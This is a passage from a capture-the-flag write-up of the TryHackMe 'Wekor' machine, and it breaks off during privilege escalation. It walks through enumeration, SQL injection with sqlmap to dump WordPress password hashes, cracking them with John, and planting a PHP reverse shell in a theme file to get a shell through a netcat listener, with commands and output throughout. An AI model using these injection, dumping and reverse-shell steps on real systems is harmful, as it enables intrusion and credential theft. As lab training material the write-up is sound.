Wekor| TryHackme CTF

Difficulty: Medium

This CTF is focused primarily on enumeration, better understanding of services and thinking out of the box for some parts of this machine. Just a quick note, Please use the domain : “wekor.thm” as it could be useful later on in the box.

First of all, let’s add the domain name:

```
echo '<ip-address>      wekor.thm' >> /etc/hosts
```

Next step will be Nmap scan to identify open ports and services within the system to get more information about it and write it into a file to read it when needed.

```
nmap -sC -sV <ip-address> > nmap.txt
```

results:


```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-20 07:53 EST
Nmap scan report for wekor.thm (10.10.170.230)
Host is up (0.085s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 95c3ceaf07fae28e2904e4cd146a21b5 (RSA)
|   256 4d99b568afbb4e66ce7270e6e3f896a4 (ECDSA)
|_  256 0de57de81a12c0ddb7665e98345559f6 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 9 disallowed entries
| /workshop/ /root/ /lol/ /agent/ /feed /crawler /boot
|_/comingreallysoon /interesting
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There are 2 open ports :

22- SSH

80- HTTP

So, it’s time to visit the domain on the browser. As we can see this site has robots.txt file that includes 9 directories.



Welcome Internet User!

wekor.thm

Let’s check the content of robot.txt by grabbing it into a file with this command:

```
curl 'http://wekor.thm/robots.txt' > robots.txt
```


Results:

```
User-agent: *
Disallow: /workshop/
Disallow: /root/
Disallow: /lol/
Disallow: /agent/
Disallow: /feed
Disallow: /crawler
Disallow: /boot
Disallow: /comingreallysoon
Disallow: /interesting
```

After checking those directories almost all of them get me into a dead end with error 404 Not Found. But, it just almost. The directory of /comingreallysoon left me a message that tells us to move to another directory.

“Welcome Dear Client! We’ve setup our latest website on /it-next, Please go check it out! If you have any comments or suggestions, please tweet them to @faketwitteraccount! Thanks a lot !”


Time to check that.



wekor.thm/it-next/

and there is a website.

After inspection the functionality and the design of that, I found something interesting on the shopping cart on “Apply coupon” field. An attempt to trigger this field with the payload **‘ or 1=1#** leads to error message that gives a clue about sqli vulnerability.



Coupon Code : 12345 With ID : 1 And With Expire Date Of : doesnotexpire Is Valid!


Error message

There are 2 ways to get information from the DB: manually and automatically.

Manually is the difficult way because you must write the correct payload each time until you achieve the good stuff. Payloads to get the DB names, tables names, columns and then what you are looking for.

I chose the easy way to that with the automatics Sqlmap tool.

But first let’s grab the specific request and then we’ll make the inspection with sqlmap.




```
POST /it-next/it_cart.php HTTP/1.1
Host: wekor.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/201
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,i
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Origin: http://wekor.thm
Connection: close
Referer: http://wekor.thm/it-next/it_cart.php
Upgrade-Insecure-Requests: 1

coupon_code=%27+OR+1%3D1+%23&apply_coupon=Apply+Coupon
```

save the request into a file

The inspection is made with this command:

```
sqlmap -r <file-name>
```



```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: coupon_code (POST)
    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: coupon_code=12345' AND GTID_SUBSET(CONCAT(0x7171716a71,(SELECT (ELT(5191=5191,1))),0x7170717a71),5
191)-- JOpK&apply_coupon=Apply Coupon

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: coupon_code=12345' AND (SELECT 2815 FROM (SELECT(SLEEP(5)))Qrqy)-- hejE&apply_coupon=Apply Coupon

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: coupon_code=12345' UNION ALL SELECT CONCAT(0x7171716a71,0x6e54417849687a53707a6e445a766e636d4c5a76
52454e616c656b586a4a794e4f75587649525862,0x7170717a71),NULL,NULL#&apply_coupon=Apply Coupon
---
```


results

Those results give the final confirmation about the sqli vulnerability on the “Apply Coupon” field.

This tool will tell about the DB names with that command:

```
sqlmap -r <file-name> -dbs
```

There are 6 DB names:



```
available databases [6]:
[*] coupons
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] wordpress
```


DB names

“mysql” can be interesting but “wordpress” is even more.

Let’s check tables names with:

```
sqlmap -r <file-name> -D wordpress --tables
```

Results:




```
Database: wordpress
[12 tables]
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
```

Tables names

wp_users is the table that gives use usernames and their hashed passwords.

It’s dumping time.

```
sqlmap -r <file-name> -D wordpress -T wp_users --dump
```




```
Table: wp_users
[4 entries]
+------+--------------------------------+-----------------------------------+------------------+-------------
+-------------+--------------+---------------+---------------------+-------------------------------------------
----+
| ID   | user_url                       | user_pass                         | user_email       | user_login
| user_status | display_name | user_nicename | user_registered     | user_activation_key
    |
+------+--------------------------------+-----------------------------------+------------------+-------------
+-------------+--------------+---------------+---------------------+-------------------------------------------
----+
| 1    | http://site.wekor.thm/wordpress | $P$BoyfR2QzhNjRNmQZpva6TuuD0EE31B. | admin@wekor.thm   | admin
| 0           | admin        | admin         | 2021-01-21 20:33:37 | <blank>
    |
| 5743 | http://jeffrey.com             | $P$BU8QpWD.kHZv3Vd1r52ibmO913hmj10 | jeffrey@wekor.thm | wp_jeffrey
| 0           | wp jeffrey   | wp_jeffrey    | 2021-01-21 20:34:50 | 1611261290:$P$BufzJsT0fhM94swehg1bpDVTupox
PE0 |
| 5773 | http://yura.com                | $P$B6jSC3m7WdMlLi1/NDb3OFhqv536SV/ | yura@wekor.thm    | wp_yura
| 0           | wp yura      | wp_yura       | 2021-01-21 20:35:27 | <blank>
    |
| 5873 | http://eagle.com               | $P$BpyTRbmvfcKyTrbDzaK1zSPgM7J6QY/ | eagle@wekor.thm   | wp_eagle
| 0           | wp eagle     | wp_eagle      | 2021-01-21 20:36:11 | <blank>
    |
+------+--------------------------------+-----------------------------------+------------------+-------------
```

Dumping

As we can see there is a new subdomain that relates to wordpress within 4 users. Firstly, let's add the new subdomain to /etc/hosts.

```
echo '<ip-address>     wekor.thm site.wekor.thm' >> etc/hosts
```

Check the sqlmap table output file:




```
└─# cat /root/.local/share/sqlmap/output/wekor.thm/dump/wordpress/wp_users.csv
ID,user_url,user_pass,user_email,user_login,user_status,display_name,user_nicename,user_registered,user_activat
ion_key
1,http://site.wekor.thm/wordpress,$P$BoyfR2QzhNjRNmQZpva6TuuD0EE31B.,admin@wekor.thm,admin,0,admin,admin,2021-0
1-21 20:33:37,<blank>
5743,http://jeffrey.com,$P$BU8QpWD.kHZv3Vd1r52ibmO913hmj10,jeffrey@wekor.thm,wp_jeffrey,0,wp jeffrey,wp_jeffrey
,2021-01-21 20:34:50,1611261290:$P$BufzJsT0fhM94swehg1bpDVTupoxPE0
5773,http://yura.com,$P$B6jSC3m7WdMlLi1/NDb3OFhqv536SV/,yura@wekor.thm,wp_yura,0,wp yura,wp_yura,2021-01-21 20:
35:27,<blank>
5873,http://eagle.com,$P$BpyTRbmvfcKyTrbDzaK1zSPgM7J6QY/,eagle@wekor.thm,wp_eagle,0,wp eagle,wp_eagle,2021-01-2
1 20:36:11,<blank>
```

Let's grab the hashes from table file and crack it with John The Ripper.

```
john --wordlist=/usr/share/wordlists/rockyou.txt <file-name>
```

don’t know why john found only 2 passwords but it was good enough.




```
xxxxxx
soccer13
```

password

After getting the passwords I navigated to http://site.wekor.thm/wordpress/wp-admin and there is login page.

Try the passwords with the usernames.

The successful login leads me to change the 404.php file, and then i modified it with php reverse shell that connect to my machine with specific port.



Edit Themes


Twenty Twenty-One: 404 Template (404.php)

Selected file content:

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
```

php reverse shell


let’s navigate to a page that isn’t existed to execute the code and get a shell!



```
└─# nc -lvnp 2222
listening on [any] 2222 ...
connect to [10.8.109.14] from (UNKNOWN) [10.10.18.221] 43722
Linux osboxes 4.15.0-132-generic #136~16.04.1-Ubuntu SMP Tue Jan 12
 18:23:13 up  2:27,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
```

shell

I tried to locate the user.txt flag but I don’t have the permission to read the user Orka’s files.



```
www-data@osboxes:/home$ locate /user.txt
locate /user.txt
/home/Orka/user.txt
www-data@osboxes:/home$ cd Orka
cd Orka
bash: cd: Orka: Permission denied
www-data@osboxes:/home$ 
```

next step will be upload linpeas to the machine.

first, open python server where the linpeas script is with that command:

```
python -m http.server
```

then, get it on the target machine with:

